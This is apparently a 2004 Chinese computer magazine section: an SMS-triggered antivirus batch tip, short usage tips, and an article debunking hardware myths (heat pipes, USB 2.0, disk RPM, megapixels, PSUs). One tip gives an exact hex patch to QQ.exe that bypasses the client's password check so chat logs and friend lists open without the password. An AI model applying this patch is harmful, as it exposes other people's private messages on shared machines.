实例:中午下班后与同事一起到餐馆吃饭，到饭馆后忽然想到电脑运行速度很慢，可能中了毒，不妨利用中午休息时间查杀一下病毒吧！发送“sdu”短信到“95108363626”(其中363626为我的M2P登录号码，移动用户发送到15108363626)，电脑将自动打开瑞星杀毒软件查杀病毒，同事对此非常惊讶！

第一步:打开“记事本”，输入如下内容，并保存为rising.bat文件。

```
@echo off
path    %path%;C:\Program Files\rising\rav
start   Rav.exe    /bootscan
```

> **小提示**
> “/bootscan”为瑞星2004杀毒软件执行程序Rav.exe的扫描参数，对于参数的获取，你可以在命令提示符中定位到瑞星安装目录，输入“rav /?”并回车获得。

第二步:在图2中点击“添加指令”按钮，设置“遥控指令”为你喜欢的形式(如“sdu”)，然后在“指令功能说明”后输入“遥控杀毒”，在“程序命令行”后输入rising.bat所在的路径及文件名。

第三步:在“遥控权限”栏中设置具有该遥控操作功能的手机号码，点击“添加手机→添加”。

> **小提示**
> 遥控指令可以设置为中文，但不能与以前创建好的遥控指令重名，否则不能正常创建遥控指令;另外，可以将任何程序设置成遥控指令，只要在“程序命令行”处输入该程序的路径即可。CF [WL07]

技巧E卡通 Skill Tips

寻找QQ失去的记忆

如果你的QQ密码被盗，而又没有申请密码保护，那么QQ号码就很难找回来了。一般情况下，只有重新申请一个新的QQ号码，但以前的好友怎么找回来呢？聊天记录怎么找回来呢？如果使用的是QQ2004，可以使用下面这招寻找QQ失去的记忆。

运行16进制编辑软件UltraEdit，选择“文件→打开”命令打开QQ.exe，接下来运行“搜索→查找”菜单，在“查找内容”栏中输入“0F849D000000”，找到后，将其替换为“E99E00000090”，保存后退出UltraEdit。在QQ中选择丢失密码的QQ号码，密码栏中随意输入或者保留为空，直接单击“登录”按钮，就可以将该QQ上的好友一一添加到新QQ上，并将QQ中的聊天记录导出保存了。 (川)

快速获取最新补丁

Microsoft Download Center(微软下载中心)是微软提供给用户下载最新的补丁和应用软件的官方网站，如何快速找到最新或最受欢迎的东西呢？进入微软中国下载中心http://www.microsoft.com/china/msdownload/default.asp，可以发现一些常用的补丁和应用软件。如果点击“下载查询引擎”，输入关键词(如“Windows”)后搜索，则可以找到最受欢迎的补丁。在“按以下选项对结果排序”下拉框中选择“日期”，最新的补丁就出现了。 (lmtd)

浏览QQ中不能显示的文字信息

有的网友用QQ聊天时喜欢把文字用一个个表情图标来代替，这样很容易引起一个问题：在接收方网络不是很通畅的情况下，这些表情会呈现沙漏或叉子，不能显示出来(见图)。如果急于知道聊天内容，点击“聊天记录”，就能快速查看到对方所要表达的内容了。 (阮征)



屏蔽icast广告

在浏览新浪、网易的新闻站点时，IE会不时地弹出让你吓一跳的icast广告，非常影响心情。对使用多页面浏览器的朋友来说，设置“禁止弹出窗口”是不能屏蔽它们的，此时还需要手动设置一条过滤规则。以MyIE2为例，依次运行“选项→广告猎手→编辑过滤列表”命令，在“黑名单”中添加一条内容为“*/icast/*”的过滤规则，并且确保“选项→广告猎手→使用自动过滤(当前窗口)”菜单被勾选即可。 (川)

突破右键限制使用FlashGet

用FlashGet下载软件时，通常是右击某个链接，然后选择快捷菜单中的“使用网际快车下载”，这样就能自动打开FlashGet进行下载。但有的网页通过脚本屏蔽了鼠标右键，那我们怎样才能使用FlashGet进行下载呢？方法其实很简单：首先将FlashGet程序打开，这样就会出现FlashGet的悬浮窗(也就是出现在屏幕上的一个小方块)，按住下载文件的链接不放，将它拖动到FlashGet的悬浮窗中，熟悉的“添加新的下载任务”窗口就出现了，点击“确定”即可下载。 (王立中)

自动清空Internet临时文件夹

为了保护隐私，我们通常上完网后都会清空Internet临时文件夹，一般的做法是：运行“工具→Internet选项”，在“常规”选项卡中删除Internet临时文件，但是这样做很麻烦，有时还会忘记。其实不妨设置成自动删除Internet临时文件，方法是：切换到“高级”选项卡，在安全区域中勾选“关闭浏览器时清空Internet临时文件夹”，然后单击“确定”按钮即可。 (流浪人)

让IE热键热起来

1.网页神不知鬼不觉地进入收藏夹菜单：浏览网页时按Ctrl＋D。

2.三键入网：在收藏夹里的任意一个网页名称上，点击右键查看“属性”，点击“快捷键”栏，敲入一个字母，选择‘确定’，之后按‘Ctrl+Alt+敲入的字母’就可进入该网站，譬如我按下Ctrl+Alt+C就可以直接进入《电脑爱好者》网站。 (陈佳怡)

CF [WL08]

小心 别让电脑迷信蒙了你



■ 王歆　帅伟　余庆辉

【迷信】 ❶ 信仰神仙鬼怪等。❷ 泛指盲目的信仰崇拜:破除～，解放思想。

以上是《现代汉语词典》对“迷信”这个词语的解释和举例。

人类从漫漫历史长河中一路走来，各种迷信的思想、迷信的行为的滋生从来没有停止过。在信息科技横扫这个世界的今天，我们依然被形形色色的各种高科技迷信传说所包围，并且不少人对这些迷信的言论深信不疑、奉为信条。究其原因，原罪当数IT产品和技术实在复杂多变，我们“老百姓”确实难以跟得上形势的变化。于是，终于难逃“由无知到愚昧”这个迷信生成的标准过程的笼罩，让或扭曲的、或过时的、或无中生有的各种传说所蒙蔽，并以讹传讹……

今天，是该正本清源、迷途知返的时候了！让我们一起来一个个击破那些煞有介事、别有用心的谬论吧……

迷信一　热管,胜于风扇

◆**迷信之传说:** 热管，是一种最新的散热技术。由于它的散热效率很高，所以使用热管的散热器不仅散热性能强于传统的风扇散热，而且静音。

迷信指数	★★★★
迷信发源	散热厂商宣传资料
破除难度	★★★★

◆**破除迷信:** 热管不是一种散热技术，而只是一种导热装置，它的性能表现也必须取决于散热装置的设计，而不能一概而论。

热管，不是一种散热装置

所谓热管，是20世纪60年代发明的一种装置。热管的类型很多，但基本原理都是指在一个密闭空心管内，通过内部工质液体的蒸发与冷凝、回流来进行高效率热传导的装置。空调的制冷循环就是一个典型的热管装置。

从热管的工作原理就可以知道，热管，不是一种散热装置，而是一种导热装置。它本身没有任何散热能力，只能将热量迅速导向与热源距离较远的地方，在那里还必须有专门的散热装置来将热量散发出去。所以，它与作为散热装置的散热片、风扇有质的区别。

热管的真正意义

正因为热管不是一个散热装置，所以安装了热管的散热器还是必须有散热片和风扇来进行散热。那么热管的价值何在呢？


XPC准系统里的热管散热器就是使用热管的价值的最好解释——由于XPC体积很小，所以不能在CPU位置上安装太大的散热器，而使用小尺寸散热器的话，又需要高速风扇来进行散热，这样就会加大噪声。所以，XPC使用了四组热管，将CPU的热量导到机箱后部的一个大型散热片上，然后使用一个大尺寸低速风扇进行散热。这样，既解决了无法在CPU位置上安装大散热装置的问题，又没有增大噪音。

所以，热管的真正价值，就是在这种空间决定了不能安装大尺寸散热器而又不愿使用高噪音的小尺寸风扇的情况下，将热量导向一个能容纳大尺寸散热器的地方，来达到两全其美。

热管的噱头

现在，出现了很多使用热管的CPU散热器和显卡散热器，但其中很多都属于对热管概念的炒作而已。

像某显卡散热器，虽然使用了热管，但散热片比普通显卡散热片大不了多少，又没有使用风扇——这样的“热管散热器”，其实散热性能比普通的显卡散热片强不到哪去，价格可就是天价了。



迷信二　光电鼠标一定比机械鼠标好

小知识

光电鼠标——指使用光电头，根据对移动表面图像的逻辑判断来生成移动数据的鼠标。

机械鼠标——指使用滚球，通过机械滚动来获得移动数据的鼠标。

◆**迷信之传说：**光电鼠标对移动表面没有要求、光电鼠标的精度比机械鼠标高，在性能上全面胜过机械鼠标。

迷信指数	★★★★★
迷信发源	媒体新闻
破除难度	★★★★★

◆**破除迷信：**优秀的机械鼠标无论是工艺、使用手感还是性能，都要好于一般的光电鼠标。

光电鼠标并不完美

光电鼠标问世初期(1999年)被当时的媒体鼓吹得神乎其神。当时的媒体声称光电鼠标可以在任何表面上使用，不需要像机械鼠标一样挑选鼠标垫；当时的媒体还声称光电鼠标有比机械鼠标更好的性能，可以达到更好的稳定性和精度。

但事实上，经过了几年的应用后，我们发现这一切并不是这么回事。除了少数的高档光电鼠标以外，大多数光电鼠标都会在游戏中出现“跳帧”的问题。而同时，几乎所有的光电鼠标，对于鼠标垫的“挑剔”还要远胜于机械鼠标。它们在不同的鼠标垫上会表现出不同的性能，在一些表面甚至会有“色盲”的现象发生。

这些现象都是光电鼠标技术发展不完善的结果。机械鼠标原理决定了它并不存在这些问题。而且，鼓吹光电鼠标精度高的人似乎忘了一件事——世界上精度最高的鼠标是一款机械鼠标，那就是著名的“响尾蛇”。

机械鼠标更为“豪华”

光电鼠标在核心技术上也许更先进，但这并不意味着光电鼠标在工艺、用料、使用舒适性等方面也胜过机械鼠标。毕竟这和核心技术没什么关系。

这一点在低档鼠标上表现得还并不明显，在高档鼠标就十分分明——罗技的“机械银貂”和“MX500”在其有线鼠标中分别是机械鼠标和光电鼠标的王牌产品。但与使用了橡胶侧面、日本原产微动开关、结构复杂的整体式滚轮的机械银貂相比，MX500就显得粗糙了很多。至今，依然有大量的鼠标收藏家认为“机械银貂”是罗技用料最好、设计最佳的鼠标。然而它的价钱只有后者的2/3而已。

这是因为，机械鼠标设计较早，其很多设计方案都是当年的高档设计，虽然由于技术发展而降价，但在很多方面依然比后来作为普及产品设计的新光电鼠标要好。

机械鼠标不养懒汉

实际上，从几十块钱到几百块钱，一般来说，同品牌的机械式鼠标在性能和使用舒适性上都要强于同价位的光电鼠标。

但光电鼠标之所以成为未来的必然趋势，自有其原因。因为机械鼠标有再多的优势，但怕灰尘和易磨损，这是机械鼠标固有的缺陷。要使其发挥应有的性能，就得时时清洁——一句话，机械鼠标养不了懒汉。

光电鼠标作为未来的趋势，这一点是不容怀疑的。只是，我们应该认清——光电鼠标只有耐脏和稳定性好这两点才是对机械鼠标的绝对优势，其他方面，机械鼠标完全可以轻轻松松胜过光电鼠标。在一定意义上，如果说买高档光电鼠标还有其价值的话，那么低档光电鼠标则无论在性能还是工艺上，都不如买机械鼠标来得上算——除非你是个从不擦鼠标的懒汉！

小知识

“跳帧”和“色盲”

跳帧和色盲，都是光电鼠标独有的问题。所谓“跳帧”，指的是光电鼠标光电头的刷新速度不够，导致鼠标指针乱跳的现象。而“色盲”则指的是由于不同颜色的表面光反射率不同，导致在部分鼠标垫上，鼠标指针移动不灵活的现象。

小贴示

鼠标垫和光电鼠标的关系

随着光电鼠标的推广，鼠标垫也得到了前所未有的大发展。不过，不同的鼠标对于不同的鼠标垫也有不同的要求，并非是高档的就好。

机械鼠标由于使用滚球来获得移动信息，所以它所要求的鼠标垫要有足够的摩擦力，并且要有一定的弹性来保证移动的稳定性。所以布垫或者塑胶垫如1030是最适合机械鼠标的垫子（1030最初其实就是为机械鼠标设计的）。

而对于光电鼠标来说，越是表面平滑、一致性好的鼠标垫，就越能充分发挥光电鼠标的性能。所以，表面细腻的玻璃、铝合金鼠标垫就成为光电鼠标最适合的垫子。但由于玻璃、铝合金等鼠标垫的光反射率太低或太高，一些档次较低的光电鼠标不能正常识别移动。所以对于这些鼠标来说，玻璃、铝合金垫子虽好，但却是用不得的。

另外，从使用的情况来说，塑胶和铝合金垫子存在磨损的问题，而布垫和玻璃垫的磨损要轻得多，所以还是使用这两种垫子的人最多。

迷信三 音箱的唯震膜论和唯功率论

◆**迷信之传说:** 音箱的功率越大越好，音箱扬声器的震膜不同决定了它的品质，使用防弹布、羊毛、铝合金等材料制造的扬声器比纸质的要好。

迷信指数	★★★★
迷信发源	音箱厂商宣传资料
破除难度	★★★

◆**破除迷信:** 功率并不是越大越好，音箱的合理功率取决于使用的扬声器和功放芯片，在某些情况下，过大的功率会造成音质的变坏甚至扬声器和功放被烧毁。而扬声器震膜的材质和音箱的品质没有必然关系。

功率，必须合理

很多人往往都认为，音箱的功率越大，放出的音乐效果越好。在一定意义上，这样说并没有错。功放电路的输出功率越大，就越能更好地控制扬声器。正因如此，所以一度PMPO功率的标识非常流行。现在虽然多数厂商都用了比较科学的RMS功率标识，但大多数仍把功率作为一个卖点。RMS功率的含义是“平均输出功率”，代表了音箱在正常使用情况下所达到的真实输出功率，这是真正有意义的标识方式。

但实际上，功率并不是越大越好。且不说功率过大超出了扬声器的输入功率范围会导致扬声器的烧毁，任何一个功放芯片都有自己的输出曲线，其最佳的输出音质存在一个范围，当输出功率过大的时候反会导致音质的恶化。例如著名的LM1875功放芯片的最大输出为25W，但实际上经过一些设计完全可以作出输出为30W的音箱。但此时不仅音质受到影响，寿命也变得不可靠。

震膜，与档次无关

唯震膜论，这是一些不良厂商为了给自己的产品寻找卖点而发明的理论。但实际上，一个最明显的事实就可以证明唯震膜论的荒谬——很多顶级的Hi-Fi音箱也使用了“廉价”的纸盆扬声器，难道它们也是不好的？其实，扬声器震膜的不同，主要是决定了扬声器的不同声音个性。音箱的设计师根据自己设计的音箱的音色追求来选择不同震膜的扬声器，但扬声器震膜的类型和它的价位档次并没有必然的关系。

概念炒作

除了这两样，多媒体音箱其他的炒作概念还有不少。这主要是因为电脑爱好者大多并不是音频方面的行家，所以厂商相对比较容易通过创造概念来迷惑消费者。而很多电脑媒体的编辑也并不真的了解音箱技术，所以无意中做了传播谬论的“帮凶”。

小知识

PMPO功率和RMS功率

PMPO功率是几年前所流行的多媒体音箱功率标识，PMPO的含义是“峰值音乐功率”，指的是音箱在一个极短的瞬间(几个毫秒甚至几个微秒)所能达到的输出功率水平。这个功率实际上只代表了电路不会烧毁的峰值，并没有实际意义。所以也被称为“奸商功率”。

迷信四 USB 2.0比USB 1.1快40倍

◆**迷信之传说:** USB 2.0最大传输速率480Mbps，USB 1.1最大传输速率12Mbps。USB 2.0设备接在USB 2.0接口上的速度能够比接在USB 1.1设备快40倍，USB 1.1设备接在USB 2.0接口上也能提高部分速度。

迷信指数	★★★★★
迷信发源	厂商各种宣传
破除难度	★★


◆**破除迷信:** USB 2.0/1.1的最大传输率都是指单个独立接口的最大传输速度，而受到各种外部设备的限制，无论是USB 1.1还是USB 2.0，都无法达到最高的传输速度。而鼠标、摇杆这些只使用USB 1.1接口的设备也不会从连接USB 2.0接口中得到好处。

每一个主板或者USB扩展卡提供的USB接口，都具有最大的USB接口带宽。USB 2.0接口的最大带宽为480Mbps，USB 1.1的最大带宽为12Mbps。而单独的USB接口再连接USB HUB后，可以分出更多的USB接口来，但这些接口只能共享一个独立USB接口的总带宽。理论上一个独立的USB接口可以再分出127个下一级USB接口，共连接127个USB设备。

我们就以目前对USB速率要求最高的移动硬盘与USB 1.1的闪存盘对比，看看单独的USB 2.0设备连接在USB 2.0接口上会比USB 1.1设备快多少。

就目前来说，硬盘的最大内部传输率已经接近100MB/s，高于USB 2.0的480Mbps(即60MB/s)。由于内部传输率高于接口的传输速度，因此外置硬盘的理论最大传输速度应该达到USB 2.0的最大传输速度。而实际情况如何呢？

我们首先下载著名的硬盘测试软件HD-TACH，然后分别测试由WD 400AB外置USB 2.0移动硬盘的传输速度和一块32MB USB 1.1闪存的传输速度。



迷信五 硬盘转速越高性能越好

小知识

硬盘转速

硬盘转速通常是指硬盘主轴电机的最大转速，由于主轴电机驱动盘片旋转，这个转速与硬盘盘片的转速是等同的，它的单位是“转/分钟”。

◆迷信之传说:硬盘盘片(或主轴电机)转速越高，硬盘性能越好。

迷信指数	★★★★★
迷信发源	厂商宣传资料及媒体报道
破除难度	★★★

◆破除迷信:决定硬盘性能的因素非常多，转速仅仅只是其中一个，而且绝不是真正决定性的一个因素。真正起决定性作用的，应该是硬盘的单碟容量，或者进一步更准确地说是盘片磁道的线密度。

一眼就能识破的无稽之谈

其实，稍微留意一下硬盘发展的历史，就能得出“转速不能单方面决定性能”这个正确结论——在最近十多年的硬盘产品演进过程中，转速仅仅经历了“3600转→4500转→5400转→7200转→10000转”这几次有限的提升，然而硬盘实际性能的提升频率却远远高于转速提升的频率。

实际上，我们的硬盘转速固定在5400转和7200转已经有10年之久了。在这10年中，硬盘的性能提升从来就没有停止过。而且，新型号5400转硬盘超越老型号7200转产品的事情也屡屡发生。随着各种技术的不断应用，(同规格)5400转硬盘与7200转硬盘的性能差距也越来越小。这足以证明，硬盘转速对整个硬盘性能的贡献绝不是决定性的！

存得多才能读得快

硬盘的数据是存储在盘片的磁道上的，为了达到同样的数据存储容量(也就是单碟容量)，可以有两种办法:保持磁道上数据存储的密度不变，增加磁道数；或者保持磁道数不变，增大磁道上数据的存储密度。这两种方案将直接导致硬盘两种截然不同的性能表现，前者性能低，后者性能高。磁道上数据存储介质的密度，就是硬盘盘片的磁道线密度。

硬盘存储数据，和用大箱子和小箱子分别装运货物是差不多的道理。货物(就是数据)一样多时，如果箱子(磁道线密度)大，那么所需的箱子数量就少；而箱子小，所需的箱子数量就多。而硬盘读数据，其实和搬箱子差不多的。磁头好比我们的手，数据就像是箱子，我们每次只能搬一个箱子。如果箱子小但很多，那么搬起来肯定费时间；反之，如果箱子大，一次搬的货物也多。

虽然眼下硬盘厂商的技术文档都不再标注磁道的详细指标了，但单碟容量的上升，往往都会伴随着磁道线密度的增长(否则硬盘性能是很难提高的)。因此，我们可以简单地用单碟容量来鉴别一款硬盘的性能，而不是人云亦云地念叨着转速。

小知识

目前常见USB设备的适合的USB接口类型

USB 1.1	闪存、鼠标、键盘、摄像头、游戏摇杆、闪存型MP3播放器
USB 2.0	移动硬盘、外置刻录机、USB网卡、USB无线网卡、USB显卡、微硬盘MP3

结果可见，WD 400AB外置USB 2.0移动硬盘的平均传输速度为12MB/s左右(见图1)，而USB 1.1闪盘的传输速度为0.8MB/s左右(见图2)，USB 2.0的传输速度也就是USB 1.1的15倍左右。为什么会出现这样的结果呢？这是因为硬盘数据首先需要转换为USB能识别的信号，通过USB传输后再转换为硬盘信号，被系统识别。而这两次数据的转换就严重降低了数据的传输效率，导致即使USB 2.0接口也只能达到12MB/s的传输速度，远低于硬盘的最大内部传输率，也无法达到USB 2.0接口的最大传输率。

既然目前最需要USB 2.0接口的外置硬盘的传输速率都无法达到USB 1.1设备的40倍，那其他USB 2.0设备要达到USB 1.1的40倍也只算迷信了。




图1




图2

迷信六 硬盘不能热插拔！

小知识 热插拔

所谓热插拔，就是指电脑在通电开机、并且正常运行的状态下，添加和抽除电脑中某个部件，而且能保证系统继续正常运行时一系列动作。比如我们常用的USB接口的闪存盘，它就是通过热插拔来工作的。热插拔的优点是添加或删除硬件无需重新启动电脑，大大提高了易用性。

◆迷信之传说：由于硬盘内部是高精密的机械装置，而外部又有精密的电路，热插拔硬盘会因为硬盘突然停止转动而造成硬盘盘片被磁头划伤，也有可能由于带电插拔硬盘时产生的瞬间电压波动而烧毁硬盘电路。

迷信指数	★★★★★
迷信发源	教科书
破除难度	★★★★★

◆破除迷信：硬盘决不像我们认为的那样脆弱，只要方法得当、操作仔细，它是完全可以实现热插拔和即插即用的！

盘片，远比想象的健壮

由于突然断电导致硬盘盘片被磁头划伤，这种可耻的事情只会发生在10多年前生产的硬盘身上！那时候的硬盘，磁头不具备自动停靠的功能。硬盘在通电状态下磁头是“飞行”在盘片上面的，当系统断电之前，必须用一条叫“Park”的专用命令，来让磁头归位。否则，就有可能因为盘片瞬间停转而磁头来不及归位，造成盘片被磁头“铲伤”。

而现在的硬盘，只有当数据读取的时候，磁头才会飞行在盘片表面。一旦读取动作结束，磁头立即自动归位停靠。同时，现在的硬盘都具备延时断电的功能。即，当系统供电突然丢失时，硬盘本身的控制器能自动探测到这个变化，然后强迫磁头停止当前读写指令的执行，并使磁头正常归位。这个设计大大加强了硬盘在意外断电情况下的安全系数。

风险警告

由于是带电插拔，瞬间电流和电压的变化，有可能导致系统死机；而且，热插拔硬盘虽然在小编的长期操作经验中从来没有导致过硬盘烧毁，但这毕竟是非常规的硬盘安装和使用方法。我们介绍这个技巧，只是为了印证硬盘热插拔和即插即用的可行性，强烈建议普通用户不要轻易模仿。

危险，瞬间电流对电路板的冲击

上面已经论证了，盘片损伤的可能性其实是极低的。但这并不意味着，热插拔硬盘是毫无危险的。因为开机状态下带电插拔硬盘，都会产生一个瞬时的冲击电流，过去我们认为这是造成硬盘带电插拔损坏的罪魁祸首。然而事实上，硬盘电源接口电路对这种瞬间电流的变化其宽容度是比较大的，绝大多数时候并不会导致硬盘电路板被烧毁。真正的危险来自于硬盘的数据线！在带电状态下插拔硬盘数据线，数据线上也会产生不正常的瞬间电流和压降，它能导致硬盘的多个精密控制芯片被烧毁，这才是真正的“硬盘杀手”。

因此，只要我们能保证插拔电源线和数据线的顺序正确，即“插”硬盘的时候先接数据线，后接电源线；“拔”硬盘的时候正相反，先拔电源线，后拔数据线。这样，硬盘热插拔就不是天方夜谭！

硬盘即插即用的原理

应该感谢微软！是它把Windows操作系统的硬件在线识别和即时禁用功能做得如此完美，才让硬盘热插拔并且即插即用成为可能。首先，Windows系统可以绕过系统BIOS的设置，自行管理所有硬件，这是硬盘即插即用的第一要素。此外，在Windows设备管理器的“操作”菜单中，有一个“扫描检测硬件改动(A)”功能。当硬盘在开机状态下被插到系统中后，运行这个扫描检测功能，就能使新硬盘被操作系统识别并且正常使用。而在开机状态下拔除硬盘前，由于Windows会自动监测和向硬盘写数据，因此必须先将这个设备卸载，以使操作系统停止一切对该硬盘的操作，这时就可以安全地拔下硬盘了。

亲手操作

热插

1.将硬盘的跳线设置到CS(Cable Select，电缆选择)状态。之所以选择CS状态，是因为这样能让系统更智能地识别该硬盘，而且也从根本上杜绝了因主从盘设置重复而导致系统混乱的可能性。

2.用手竖向紧握硬盘，并将一头抵靠在桌面或稳定的平面上，然后在IDE数据排线上任选一个空闲的接口，将数据线插好。

3.确认数据线完全连接稳妥之后，将电源线插上。

4.用<Windows>+<Break>键调出系统属性窗口，然后选择“硬件”标签。点击右下方的“设备管理器”，再点击“操作”菜单中的扫描检测硬件改动(A)”功能。此时电脑将重新检测所有硬件配置(此项检测需要约10~30秒左右)，并根据现有配置重新修改系统参数。完成之后，新硬盘即可以开始正常操作了。

热拔

1.当需要在开机状态下拔除硬盘时，只需在设备管理器中找到该硬盘的条目，并且右键点击它，在菜单中选择“卸载”，使操作系统停止对该硬盘的操作。

2.用手紧握硬盘，先将电源线拔下。一定要确保握紧，并且在拔电源线的时候硬盘不会移动。

3.确定硬盘已经停止转动后，即可拔下数据线。至此，硬盘被彻底热拔除。

迷信七 我的数码相机是800万像素的！

◆**迷信之传说:**数码相机的CCD像素数越高，它拍出来的照片越精细，效果越好。

迷信指数	★★★★★
迷信发源	数码相机厂商的宣传资料
破除难度	★★★★★

◆**破除迷信:**数码相机的成像品质和其CCD的像素数根本没有直接的联系！高像素数的最大优势是能得到更大尺寸的数字照片，让我们能打印或冲印出更大的照片。而真正决定数码相机成像品质的三个关键因素，首先是CCD的面积(准确地说应该是单个CCD感光单元的尺寸)，其次是镜头，最后是数码相机内部的信号处理芯片及影像处理算法。



Coolpix 950，这款200万像素的老机型，比800万像素的Coolpix 8700拥有出色得多的成像品质！

是什么成就了Nikon Coolpix 950？

在数码相机的历史上，有一款非常经典的机型，这就是Nikon Coolpix 950。这款200万像素数码相机的成像品质之好，即使目前大部分主流的500万甚至800万像素机型依然难以望其项背！为什么一款过时多年的相机，它的中央处理器、图像算法和镜头都不是最先进的，但却能持续击败像素数2倍乃至4倍于它的新相机呢？

答案就在它的CCD尺寸明显高于同级别甚至更高等级的数码相机，具体数据见表1。从这张表我们能看到，Coolpix 950的CCD面积虽然不是最大的，但其CCD的单元尺寸(**单元尺寸≈CCD面积/CCD像素数**)却超过了所有新型号的DC。这正是Coolpix 950的成像质量能长期称雄的秘诀所在——CCD感光单元尺寸大，意味着每个成像点能接受并记录下更多的光信息。摄影的本质本身就是记录光的技术，因此，感光越多，画面的细节也越清晰。从大量的实拍样片就能证实上面的理论，尤其是Coolpix 5700和Coolpix 8700，后者的成像质量和前者就存在明显的差距。

表1

相机	日期	CCD像素数	CCD面积
Coolpix 950	1999	211万	1/2英寸
Coolpix 2200	2004	214万	1/3.2英寸
Coolpix 4100	2004	423万	1/2.5英寸
Coolpix 5700	2001	524万	2/3英寸
Coolpix 8700	2004	830万	2/3英寸

同时，从表上我们还能看到，当CCD面积一定时，像素数越多，每个CCD感光单元的尺寸就更小。可以想象，CCD感光单元之间的间隔也会越小。而感光单元之间的间隔，又与数码相机成像画面的纯净度成反比。因为这样会造成“电流污染”，而这正是数码相片成像出现噪点主要原因！由于CCD面积大，CCD感光单元之间的间隔也大，这样它们相互之间的“电流污染”也会大幅度减小。而这两个条件，Coolpix 950至今都依然保持着领先的优势，所以，它能击败多年后出现的新机型，也就是理所当然的了。

别对时尚小巧型的数码相机抱太大希望


时下购买数码相机的“老百姓”越来越多，而且不少人为了追求时尚，都选择那些外观小巧、设计很紧凑的机型。其实，从成像质量的角度来说，这类数码相机往往是不可取的。因为，要想将数码相机做得小巧，就必须缩小CCD的面积。这样做，显然是要牺牲成像质量的。就比如，同为500万像素的机型，Sony DSC-707的成像品质就远较Sony DSC-T1为好。主要原因就是前者采用的是2/3英寸的CCD，而后者采用的是1/1.8英寸的紧凑型CCD！

小知识

专业数码相机，强在哪？

专业级的数码相机强于普通民用机的地方很多，但真正实质性的不同之处其实只有两个：镜头可更换、超大面积CCD。可更换的镜头，让专业数码相机的拍摄能力得到了极大的扩充，而且更具灵活性，同时也可以帮助成像系统提高图像质量。这个变化从外观上就能看到，但在机身内部，更为关键的不同是，专业级数码相机都拥有面积数倍于普通民用机型的CCD。

目前主流的专业级数码相机，大部分都采用APS Size的CCD，而像素数通常在400万～800万之间。从像素数来看，专业数码相机并不占优势，但其成像质量之高，却绝非民用机能达到的。其秘密就在于APS Size的CCD，面积是2/3英寸(这是目前民用级数码相机中CCD的最大尺寸)的6倍多！



CCD面积对比示意图

迷信八　普通显卡改为专业显卡性能狂升

◆**迷信之传说:**通过修改硬件或者驱动程序的方式，可以让使用NVIDIA GeForce芯片的普通显卡变成Quadro系列的专业显卡。这样不仅可以大大提升显卡的专业应用的性能，也对游戏性能有不错的提升效果。

迷信指数	★★★★
迷信发源	论坛流传
破除难度	★★★

◆**破除迷信:**GeForce系列显卡确实可以改造为Quadro系列显卡，但这样做只会提升专业应用方面的性能。普通用户关注的游戏性能不但不会提升，还会略微降低，而且还会出一些兼容性问题。

普通显卡虽然都可以很好地支持各种OpenGL和Direct3D游戏，但它们的性能优化更关注于游戏相关的功能。举个简单的例子，游戏中我们所见到的画面，都是三个点组成的一个三角形平面不断拼合而成的。普通显卡所要做的工作就是对这个平面进行各种纹理叠加、光照等处理，而对这个三角形平面的边缘则没有任何处理。专业显卡则不同，它们会更关心三点组成的三角形的边的平直、清晰程度(常说的线框模式的抗混淆)。再比如，游戏的场景并不太复杂，因此游戏的性能瓶颈大多出现在像素或者纹理处理速度上；而专业应用中，像高级场景渲染、CAD/CAM、影视用三维动画等应用领域往往会遇上非常大规模的模型和许多光源，因此图形系统的几何与光线处理能力是至关重要的，而对纹理进行特殊渲染的工作则要少得多。因此，普通显卡改造为专业显卡并不会提升显卡在游戏方面的性能。

我们实际测试的结果可以看出，同样频率下运行的两种显卡，其游戏性能完全一致，而Quadro在专业应用方面则明显具有优势。因此对普通用户来说，如果没有3DMAX、CAD绘图方面的专业需要，完全没有必要将GeForce显卡修改为Quadro专业卡。

小提示

还有哪些卡能软件修改？

NVIDIA的显卡中，GeForce 4Ti以及以前的GeForce系列显卡都可以用RivaTuner修改软件（下载地址http://file2.mydrivers.com/tools/display/RivaTuner20RC15.exe），通过驱动修改的方式改造为Quadro显卡，且专业性能提升明显。而GeForceFX系列以及新推出的GeForce6系列显卡中，NVIDIA做了一定的加密处理，使得这些卡用软件修改的难度大大增加，修改后的专业性能提升也不那么明显了，因此各路高手们还在研究这些显卡的破解方法。除了NVIDIA的显卡外，ATi的R3X0核心的Radeon9500/9700/9800系列的显卡也可以通过软件修改为专业级别的FirGL系列显卡，相应的修改文件存放在RivaTuner安装目录\PatchScripts\ATI\SoftFireGL目录下。

迷信九　电脑供电不足是因为电源功率不够

◆**迷信之传说:**随着CPU、显卡等设备功率越来越大，电源越发显得功率不足，目前300W电源已经落后，400W电源成为必然的趋势。

迷信指数	★★★★★
迷信发源	媒体技术文章
破除难度	★★★★★

◆**破除迷信:**电脑之所以出现供电不足的现象，并非由于电源功率不足，而是电源功率输出分配不合理。实际上，设计合理的300W电源完全可以满足目前甚至今后相当多数电脑的需要。

供电不足的假象

电脑电源的供电不足现象由来已久。早在AMD Athlon CPU问世的时候，就掀起了一阵300W电源的热潮；P4 CPU问世，又出现了“P4专用电源”；而现在，随着耗电高达近百W的新CPU和新显卡出现，很多媒体又在鼓吹“400W电源”的必要性。

表面上看，随着电脑配件功耗的增加，原来的电源的确越来越不能满足供电的需要。但实际上，我们只要简单的计算一下就可以发现，尽管现在电脑功耗巨大，但依然在300W电源的供电范围内。而且从历史上看，Athlon时代的很多所谓“300W”电源，其实只有250W。而大多数“P4专用电源”的输出功率和同时期的老式电源并无不同，但它们就可以满足新电脑的供电要求而老电源就不行。

